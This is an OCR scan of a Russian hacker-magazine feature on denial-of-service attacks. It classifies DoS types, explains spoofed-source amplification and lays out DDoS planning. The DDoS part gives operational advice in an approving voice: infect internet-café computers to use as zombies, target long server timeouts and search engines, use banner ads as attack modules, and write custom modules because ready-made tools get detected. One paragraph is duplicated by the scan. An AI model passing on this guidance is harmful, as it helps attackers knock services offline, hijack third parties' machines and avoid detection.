
Если локальная сетка большая и коммутаторов несколько, то они обмениваются между собой инфой о состоянии сети. Это нужно для того, чтобы исключить петли и активизировать резервные маршруты. На примере четырех клубов можно объяснить это так: нужно следить, чтобы случайно не открылась дверь между комнатой с металлистами и комнатой с поклонниками Бори Моисеева. А на тот случай, если вход рейверского клуба завален укуренными телами кислотников, нужно открыть резервный проход между рейверами и бардами, чтобы обеспечить хоть какой-то проход. Так вот, можно притвориться коммутатором на своем компьютере и пытаться договориться с другими коммутаторами, таким образом посеять хаос. Например, можно побриться наголо, чуть подкачаться и прикинуться, подойти к вышибале, который держит дверь между металлистами и обожателями Бори Моисеева, и сказать, что, типа, надо открывать эту дверь, т.к. в другой намертво застрял металлюга, приехавший из Тулы.

Чем отличается пакет от кадра?

Пакет - электронное послание по глобальной сети. Это данные, к которым прилепили сетевой адрес. По этому адресу пакет дойдет до любой точки глобальной сети, если не потеряется. Кадр - это данные, к которым прилепили физический адрес. Он должен дойти по кабелю до сетевого адаптера по этому адресу. Обычно бывает так: у нас есть медленная сетка, и мы упаковываем пакет в ее кадр, кадр доходит до сетевого адаптера шлюза, шлюз достает оттуда пакет и упаковывает в кадр более быстрой сетки и т.д. Хотя девайс может этот медленный кадр упаковать в быстрый. Потом все это распаковывается. Шлюз - агрегат, который передает данные из одной сетки в другую. Пакеты и кадры могут содержать не только рядовую инфу, но и управляющие команды. Пакеты и кадры можно перехватывать, подделывать. DoS-атака иногда проводится модифицированными пакетами, которые вызывают ошибку. Пару тысяч таких рвотных пакетиков - и сервер в дауне.

COVER STORY

08(21)



КЛАССИФИКАЦИЯ

ОСНОВЫ ОСНОВ

Невозможно охватить какую-либо область знаний целиком. Серая жижа в нашей голове работает таким образом, что намного легче охватить большой объем информации, поделив его на меньшие части, сгруппировав какие-то куски вместе, расклассифицировав. Раз уж мы с тобой взялись изучить досконально DoS-атаки, давай начнем с самого верха: разобьем все DoS-атаки на несколько типов, рассмотрим, какие типы существуют, посмотрим, чего в них общего.

DOS-АТАК

R0m@n AKA D0ceNT (siriusblack@omen.ru),
Фоменко Зоя AKA DasaDA (kammi@yandex.ru)

ЧЕТЫРЕ ОСНОВНЫХ ТИПА АТАК DoS

Насыщение полосы пропускания (bandwidth consumption)

Эти атаки основаны на том, что хацкер под завязку заполняет всяческим мусором атакуемую им сеть. Необходимым условием для этого является наличие у взломщика толстенного канала (во всяком случае, толще, чем у атакуемого хоста). Он отсылает на вражеский сервак тучи различных запросов и прочей информационной пурги, насколько позволяет толщина его канала, забивая линию атакуемой машины. Соответственно, забитая линия не может пропустить к серваку еще какие-либо другие запросы. Вот тебе и DoS :). Пользователи не могут получить доступ к серверу, а у самого сервера начинает отъезжать крыша, и он даже может упасть в даун. Инфа с сервера становится временно недоступной для юзеров (пока админ не спохватится и не примет меры). Bandwidth consumption - отличный выбор, если нужно временно вывести из строя какой-нибудь web-сервачек или базу данных. А также отлично подходит для выкидывания из сети всякого ламья, хамящего на ирце, - ведь у всякого диалапного ламья коннект часто очень хиленький :). И совсем не обязательно самому висеть на толстенном канале - достаточно иметь удаленный доступ к машине, висящей на таком мощном конце.

Самый типичный (и самый тупой) пример bandwidth consumption - это банальный ping. Почему тупой? Да потому что пакеты ping-запросов и ping-ответов незначительно отличаются по размеру, и канал у атакующего и атакуемого забивается в равной степени - 3.14zDoS может произойти обоим :). Фишка катит, если у атакующего канал шире, чем у атакуемого, но это туфта, так как атакуемыми чаще всего оказываются сервера (с широченными каналами), а не левые диалапные юзеры. Поэтому “не тупыми” bandwidth consumption-атаками считаются такие, при которых атакуемый комп вынужден отсылать значительно больше информации, чем атакующий. Простой пример - самый обычный HTTP-запрос на страничку. Клиент (хацкер) шлет серваку малюсенький запрос, типа “GET /index.html”, а сервер ему шлет эту самую index.html, размер которой может оказаться в сотни раз больше, чем размер запроса. Дальше вступает в силу элементарная математика: хацкер висит, допустим, на мегабайтном канале, а сервак - на десятимегабайтном; разница - пропускная способность канала сервера больше в десять раз; следовательно, если ответ будет по размеру превосходить запрос, скажем, в пятнадцать раз, у хакера будет хороший шанс за3.14zDoS`ить вражеский сервак. Все очень просто :). Но тут есть еще одна заковырка: а как же index.html, которая отправляется хацкеру от сервера с каждым новым запросом? Она же тоже забивает атакующему канал... Да уж, еще как забивает - от такого трафика хакерюга со своим хиленьким каналом уйдет в даун, когда сервер еще и почесаться не успеет :). Решение, как всегда, по-хацкерски простое: подменять source IP (айпишник отправителя) в пакетах запросов на какой-нибудь другой, чтоб проклятые index.html уходили на этот самый другой адрес, не забивая канал хакера. При этом желательно, чтоб source IP в каждом запросе был разный, а то нехилая нагрузка пойдет на машину с этим адресом, и может спохватиться админ сети, которой она принадлежит, - лишний шум, лишняя возня - ничего хорошего. А так на разные IP`шки приходит какая-то хтмлка - ну, подумаешь, ошибка маршрутизации...

Если ты хорошенько пошевелишь мозгами, то сам догадаешься, как можно кого-нибудь задосить еще одним способом: находится огромная сеть (с кучей машин) на широченном канале, и ей шлются запросы, source IP в которых заменен на IP жертвы. Вся эта байда начинает слать на несчастный IP`шник ответы, думая, что запросы пришли именно от него, забивая по самые уши канал атакуемому и устраивая бедняге мега3.14zDoS :). Такая фишка называется усилением (или умножением) DoS-атаки.

Недостаток ресурсов (resource starvation)

Атаки, направленные на захват критических системных ресурсов: процессорное время, место на харде, память и т.д. Resource starvation часто очень похож на bandwidth consumption: взломщик опять-таки отсылает кучу запросов на сервер, после чего тому наступает полный 3.14zDoS :). Но на этот раз пакеты не забивают канал хоста-жертвы, а занимают, скажем, все его процессорное время. Ведь на обработку каждого пакета сервак затрачивает некоторое процессорное усилие. Остается только выбрать такие пакеты, на которые процессорного времени тратится достаточно много, и вперед - бомбить ими тачку! Канал-то может оказаться достаточно широким - с ним все будет ок, а вот проц просто захлебнется, обрабатывая всю эту бомбежку. Результат - все остальные процессы висят, пользователи не могут получить доступа к сервисам. Еще один популярный пример - это когда хард забивается логами. Если админ - ламо, он может криво отконфигурировать систему логирования на своем серваке, не поставив

Resource starvation актуален, если у хакерюги уже есть какой-то (ограниченный) доступ к ресурсам машины (например, у него есть непривилегированный аккаунт) - тут поле для действий значительно шире в том смысле, что взломщик не ограничен одними только пакетами, которые он может отсылать на удаленный сервер.

ей лимит. Тогда достаточно выбрать такие пакеты, которые жрут в логах больше места, и начать отсылать их на сервер пачками. Через какое-то время файлы логов разрастутся до немереных размеров, сожрут все место на харде, и машина опять окажется в "затруднительном положении". Правда, это покатит только на самых ламерских серваках - грамотные люди держат логи на отдельном от системного харде. Также resource starvation актуален, если у хакерюги уже есть какой-то (ограниченный) доступ к ресурсам машины (например, у него есть непривилегированный аккаунт) - тут поле для действий значительно шире в том смысле, что взломщик не ограничен одними только пакетами, которые он может отсылать на удаленный сервер. Тут немаловажную роль играет, насколько грамотно построена система квотирования. Например, если на хостинге есть доступ к cgi, можно написать скрипт, который нехило жрет памяти или, опять же, ресурсов проца (ну, скажем, циклически создает какие-нибудь огромные массивы/хэшы в памяти или вычисляет какие-нибудь громоздкие математические формулы), и обратиться к нему несколько сот/тысяч/десятков тысяч раз. Если система квотирования настроена глючно, то такой скрипт очень скоро отожрет всю память (или забьет проц), а если все пучком, то процесс скрипта, достигнув поставленного ему лимита в жоре памяти, не получит доступа к мозгам до тех пор, пока не выгрузит оттуда старые данные.

Resource starvation актуален, если у хакерюги уже есть какой-то (ограниченный) доступ к ресурсам машины (например, у него есть непривилегированный аккаунт) - тут поле для действий значительно шире в том смысле, что взломщик не ограничен одними только пакетами, которые он может отсылать на удаленный сервер.

Ошибки программирования (programming flaw)

Эти атаки направлены на слабые места, баги и недокументированные функции операционных систем, программного обеспечения, процессоров и программируемых микросхем. Зная дырки в чем-то из вышеперечисленного, можно создать и отправить по назначению определенный пакет, который вызовет какую-либо ошибку, переполнение буфера или стека. В результате этого возможны тяжкие последствия для всей системы. Она будет виснуть, глючить и биться в конвульсиях. Причем, если хорошо знать архитектуру процессора, на котором запущенна система, то не составит труда вызвать какую-нибудь некорректную инструкцию или операцию в их кремниевых мозгах. Все мы знаем, что

не существует осей, софта и железа без багов. Недаром bug-traq на хакерских серваках и в нашем журнале пополняются с завидной регулярностью, так что почаще в них заглядывай и сам экспериментируй (может, сам чего никому пока еще не известного откопаешь), и делай соответствующие выводы.

Самый тривиальным пример: программер пишет клиент-серверное приложение, работающее по такому-то протоколу, в спецификации которого сказано, что такое-то поле такого-то пакета может содержать максимум 65500 бит данных. Программер сам писал клиентскую часть, и, как оказалось, на практике больше 255 бит в это поле пихать не приходится, поэтому он написал свою клиентскую часть так, что она шлет в этом поле максимум 255 бит, а больше - не умеет. В серверной части проги кодер написал, что такая-то переменная (в которую будет передаваться содержимое того самого поля из того самого пакета) имеет длину 255 бит (все равно больше приехать не может, так как клиентская часть не умеет отсылать больше 255). Поставили сервак, раздали юзерам клиентские проги - все пучком, все работает, все довольны. Но тут пришел хакер, разобрался во всем этом деле и устроил в этом маленьком раю большой 3.14zDoS. Он модифицировал клиентскую часть (или написал свою) так, чтоб та слала 65500 бит данных в том самом поле именно того пакета. Все хорошо, протокол позволяет передавать данные такой длины, а вот сервер, написанный программером, к такого рода отношениям не готов... Данные приходят, и все 65500 бит записываются в переменную, размер которой 255 бит, - нарушается организация памяти, прога глючит, сервак висит, клиенты не могут получить к нему доступ. 3.14zDoS, короче :).

Маршрутизация и DNS


Ну, тут и так все ясно - если иметь доступ к маршрутизатору, то можно изменить таблицы маршрутизации таким образом, чтоб желающие попасть на сервак с IP`шником таким-то попадали совсем на другой IP либо на IP, которого вообще не существует. То же самое DNS, но уже в отношении сайтов. Если получить доступ к кэшу DNS`ки, можно привязать искомое доменное имя совсем к другому IP`шнику, и тогда юзвери будут попадать на этот самый совсем другой сервер, а не туда, куда они хотели. Если же вставить вообще несуществующий IP, то это будет больше похоже на DoS.


Особенностью этих атак является то, что сам атакуемый сервак (да он, в общем-то, и не атакуем) продолжает нормально работать, в то время как его юзвери не могут на него попасть, думая, что он в дауне.

DoS-АТАКА - ВИРТУАЛЬНЫЙ АНАЛОГ ЯДЕРНОЙ ВОЙНЫ?

Как видишь, DoS-атак существует несколько, а средства для их проведения вполне доступны, и все необходимые инструменты для них можно найти в Инете. Так что устроить такую атаку при большом желании может даже ушастый ламер, если найдет готовые тулзы (обезьяна с гранатой). Последствия, к которым приводят такие забавы, могут оказаться очень даже не детскими и пострашнее, чем последствия от вирусов. Именно поэтому DoS становится все более популярным и широко используемым в среде кибертеррористов и киберманьяков, а правительства некоторых развитых стран даже рассматривают вопросы ведения виртуальных войн. Так что будущее, которое лет 10-20 назад нам рисовали в своих рассказах писатели-киберпанки, уже не за горами.

DDoS-





Alex Shark
(qqqqqwww@ring.by)

DoS - сокращение от английского Distributed Denial of Service, что означает «распределенная атака «отказ в обслуживании»». Слово «распределенная» говорит о том, что атака производится не одним компьютером и, соответственно, не по одному каналу, а целой группой компьютеров-зомби, которые одновременно начинают атаку. Используется как грубая сила, так сказать, танком напролом, для завала сервера (3.14zDoS серверу) или роутера (3.14zDoS целому сегменту сети).

Приблизительная схема DDoS такова: хакер ломает кучу серваков по всему Инету, устанавливает туда DDoS-модули, а потом, когда возникает соответствующая необходимость, командует всем своим зомбированным сервакам валить жертву. Соответственно, чем больше у него таких зомби, тем страшнее атака. Только представь, ведь существуют DoS-атаки, которые позволяют забить более мощный канал, чем у атакующего, а при DDoS общая пропускная способность всех зазомбированных машин может в десятки раз превосходить пропускную способность атакуемого!

Хорош этот способ тем, что не требует от устроителя данного веселья толстого канала связи. В принципе, он может даже не находиться в сети во время атаки, так как в данном случае используется чужой канал, чужой трафик и чужие компьютеры. Еще один плюс, даже если при DDoS вылетит (вовремя выключат) половину компьютеров, атака все равно будет чувствительна для жертвы.

Работает это очень просто, и до сих пор загадка, почему данный вид атаки является наиболее свежим и малоиспользуемым. Как известно, любой канал Интернета не резиновый и имеет свои ограничения. Вот на этом все и основано, то есть забивание канала мусором. Иногда бессмысленным, иногда конкретными запросами, иногда пакеты формируются так, чтобы ответ сервера был по размеру больше запроса. DDoS-модули могут быть также разными по написанию и использованию, например, бывают этакие навороченные троянские кони с системой прицеливания, а бывают просто бомбы с часовым механизмом. Даже баннер при желании можно использовать как DDoS-модуль. Для распространения можно использовать чаты, форумы или мыло. В принципе, для DDoS можно заюзать прокси-сервер, но данный метод пока мало обкатан и не дает нужных результатов.

По видам можно разделить DDoS-модули на саморазмножающиеся (e-mail вирусяги) и размножающиеся вручную (ломаешь и ставишь). Для размножения вручную хорошо подходят компы в интернет-кафе, и если приготовиться к акции за пару месяцев, то можно осуществить хорошую атаку, а если есть друзья в других городах, готовые пройтись по местным интернет-кафешкам, то атака получится просто замечательная. Как правило, серверные модули после установки слушают порт и ждут команд, поэтому вероятность обнаружения у них выше, чем у молчаливых, которые имеют все данные о жертве в себе и ждут своего часа, никак не проявляя себя. Еще делят по запросам: на посылающих «мусор», это случайные данные, как правило, посылаются по UDP или ICMP; расширяющиеся, на-

АТАКИ

пример, минимальный запрос на HTTP-сервер имеет длину пакета 7 байт, а ответ зависит от сервера, www.yahoo.com в ответ послал 21239 байт, что в 3000 раз больше; и загружающие сервер, что очень эффективно против поисковых машин и страниц, собранных с использованием Perl или PHP.

Итак, хакер нашел себе кучу компов и хочет завалить любимый сервер, как же найти слабое место? Для начала, как и перед любой битвой, надо изучить своего противника. Прежде всего узнать, какая стоит система на сервере, хотя бы примерно. Если это 95 или 98 форточки (что крайне маловероятно), то достаточно знать, что максимальное количество соединений на данной ОС - 255. Понадобится флудилка вроде PortFucker и примерно 3-4 машины. Запустив этот агрегат на порт 80, можно идти пить кофе, поскольку порты забьются достаточно быстро, и до тех пор, пока админ файрволом или роутером не отрежет запросы, сервер будет недоступен ввиду слишком большой занятости. Это больше всего похоже на анекдот про Ржевского, помнишь? Дали мне одну свечку в левую руку, вторую - в правую, дают третью, а я и не знаю, куда ее деть... Вот так и сервер - вроде как занят, вроде работает, а никто этого не видит. Пойдем дальше: если это NT4/2000/XP, то можно и старым способом, но надо значительно больше машин, при 64M RAM на сервере он нормально держит 7000 соединений, а значит надо 30 машин под 95/98, можно и 2-3 под NT, но сами зомби тоже порядком подвиснут. В данном случае можно просто загрузить сервер мусором и забить канал (UDP пакеты), что сильно затормозит сервер. Но как на NT, так и на любом сервере Linux есть такая хорошая вещь, как timeout, то есть ограничение по времени. Это очень скользкая часть, поскольку если ограничение маленькое (1-2 секунды), то клиенты на медленном канале будут с трудом получать необходимое. Но если Timeout около минуты, то это самое слабое место, причем нет разницы, где он установлен, на POP3-порту или на FTP. Можно написать прогу, которая будет коннектиться, посылать команду типа «help» и опять коннектиться, и опять «help», поскольку сервер не отличает «хорошего» клиента от зомби, он будет вынужден висеть с каждым клиентом по минуте, а это достаточно для забивания всех возможных ресурсов. Если же жертва - поисковый сервер, то можно сконнектиться, сделать запрос по букве «а», вторым сконнектиться, сделать запрос по букве «б» и т.д. Все закончится тем, что сервер будет искать и мучить себя до потери пульса, а пульс сервак «пень-3/256Mb/канал на 64к» потерял после двенадцатого запроса. Если же это определенно линух, да еще и на хорошей машине, то тут только мусор, то есть если машина хороша, то слабое место в ней - это ее канал в И-нет, а следовательно, надо набирать как можно больше зомби и устраивать одноразовую массовую бомбардировку.

Ну, допустим, что с жертвой мы разобрались, теперь давай посмотрим на хакерское «оборудование», то есть программы для зомбирования машин. Прежде надо определиться, что именно лучше всего подходит. Если есть доступ к большому количеству интернет-кафе и им подобным заведениям, то писать надо определенно под форточки. Если же есть огромное количество серваков с возможностью запуска Perl, то на нем и надо писать. А если имеется просто 2000000 показов баннеров и при этом есть возможность показывать Flash-баннеры или html-баннеры (что значительно лучше) то ими и надо пользоваться. Затем, выбрав на чем писать и выбрав тактику нападения, неплохо посчитать, сколько надо машин и что лучше делать - серверподобного зомби или же все-таки бомбу с часами. Определившись и прикинув план работы программы (например, ждем 12:00 пятницы тринадцатого, затем начинаем бомбежку), стоит приступить к написанию программы. При реальных взломах не рекомендуется пользоваться готовыми DDoS-модулями, они хороши в обучающих целях, но на практике их быстро найдут, и жертвоприношение не осуществится.

НЕМНОГО ИСТОРИИ

Ну, а что бы не быть голословным и показать, что это все действительно работает, давай посмотрим реальное прошлое ака историю.

1. Yahoo

Наиболее шумный случай использования DDoS. Произошел он в начале февраля 2000 года с сервером компании yahoo и отрубил его на три часа. Для компании такого размаха, как yahoo, три часа - это, по примерным подсчетам, 1.2 млрд. баксов. По заявлениям прессы, атака была произведена с университетских компьютеров, которые оказались зомбированными. По примерным подсчетам было задействовано более тысячи компьютеров-зомби. В то же время был атакован сервер интернет-магазина e-bay, а затем книжный магазин amazone.com. Атакующим (не зомби :)) оказался канадец, называющий себя MafiaBoy, пятнадцати лет отроду. Все атаки производились банальным флудом UDP-пакетами с корявым содержанием, расчет велся на слабый канал, и стоит отметить, в расчетах он не ошибся, поскольку канал действительно не выдержал. Парень отделался 160 долларами штрафа и восьмью месяцами лишения свободы.

2. RLE-SLE

Целенаправленное использование баннеров одной компании против другой. Ребята из RLE заметили, что их дизайн был слизан SLE-шниками, после чего (по словам владельцев SLE) было зарегистрировано три сайта, и начались «показы» их баннеров с частотой примерно 20-30 показов в секунду. Сайт плюхнулся, переделали алгоритм, подняли. Теперь уже на всех участников (а не только на тех трех зарегистрированных) пошли показы с частотой 100-150 запросов в секунду. В принципе ребята просто хотели помочь с накруткой баннеров :)))). Но вот сервер SLE не выдержал хорошего потока, от чего слег. Завершение этой истории подробно не описано, но дизайн ребятки сменили. В настоящий момент сайт www.sle.com.ua находится в дауне. Способ решения проблемы нельзя назвать тактичным, но то, что он сработал и ожидаемый результат был получен, - это очевидно. Учитывая размах RLE (вчера было показано 27922759), использование этой дырочки может повредить и более сильным сайтам, не каждый может выдержать такой резкий наплыв «посетителей».

ИНСТРУМЕНТАРИЙ

ОДИН ТОЛСТЫЙ КОНЕЦ – ХОРОШО, А ДВА – ЕЩЕ ЛУЧШЕ

Bug

